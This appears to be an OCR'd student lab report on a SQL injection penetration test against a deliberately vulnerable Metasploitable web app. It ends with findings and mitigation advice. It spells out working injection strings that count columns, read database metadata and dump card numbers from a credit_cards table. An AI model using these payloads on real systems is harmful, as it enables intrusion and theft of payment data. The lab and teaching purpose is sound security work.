




discover how many columns in the current table
Their= 5 culomes

=> admin' order by 5 – “



=> admin' union select 1,2,3,4,5-- “

Finding columns with a useful data type



=> retrieve info about the data base

admin' union select 1,user(),version(),schema(),5-- “


Extracting the tables from the database:

=> admin' UNION SELECT NULL,NULL,table_name,NULL,NULL from information_schema.tables where table_schema = 'owasp10'-- “

Retrieving sensitive information from the database:

=> admin' UNION SELECT NULL,NULL,column_name,NULL,NULL from information_schema.columns where table_name = 'credit_cards' -- "

Retrieving sensitive information from the database:



admin' UNION SELECT NULL, ccnumber, NULL, expiration,NULL FROM credit_cards -- "

4. Report preparation

introduction:

Task Description : The task is to perform a penetration test on a Metasploitable device using SQL Injection to discover security vulnerabilities in the application. The goal of this process is to understand how vulnerabilities are exploited in modern applications and how sensitive data such as credit card data is extracted.

Importance of the task : Application vulnerability testing is an essential part of any security strategy. Knowing how to detect vulnerabilities such as SQL Injection helps businesses improve the security of their applications and protect them from attacks.

Vulnerability discovery:

Vulnerable Field Description : The application was found to have an input field (such as a search field or login form) that does not properly handle input, resulting in a SQL Injection vulnerability.

Documentation of the method used : The input fields were tested using the SQL string of 'OR 1=1 --' to detect if the inputs result in a change in the SQL queries and their execution in the database.

Extract:

Summary of findings : Sensitive data such as credit card numbers and expiration dates were extracted from the database. This data is considered dangerous and could be used in financial attacks or identity theft.

View Sensitive Data Detected : Credit card numbers and expiration dates are detailed in the report with screenshots showing how this data was extracted.

Strict input validation :

Input provided by the user must be checked to ensure that it matches the required type (such as ensuring that text input does not contain special characters).

Minimize database permissions :

Ensure that accounts linked to the database do not have write or modify permissions to sensitive tables, such as credit card tables.

Use Application Firewalls :

Web Application Firewalls (WAFs) should be used to protect the application from known attacks such as SQL Injection.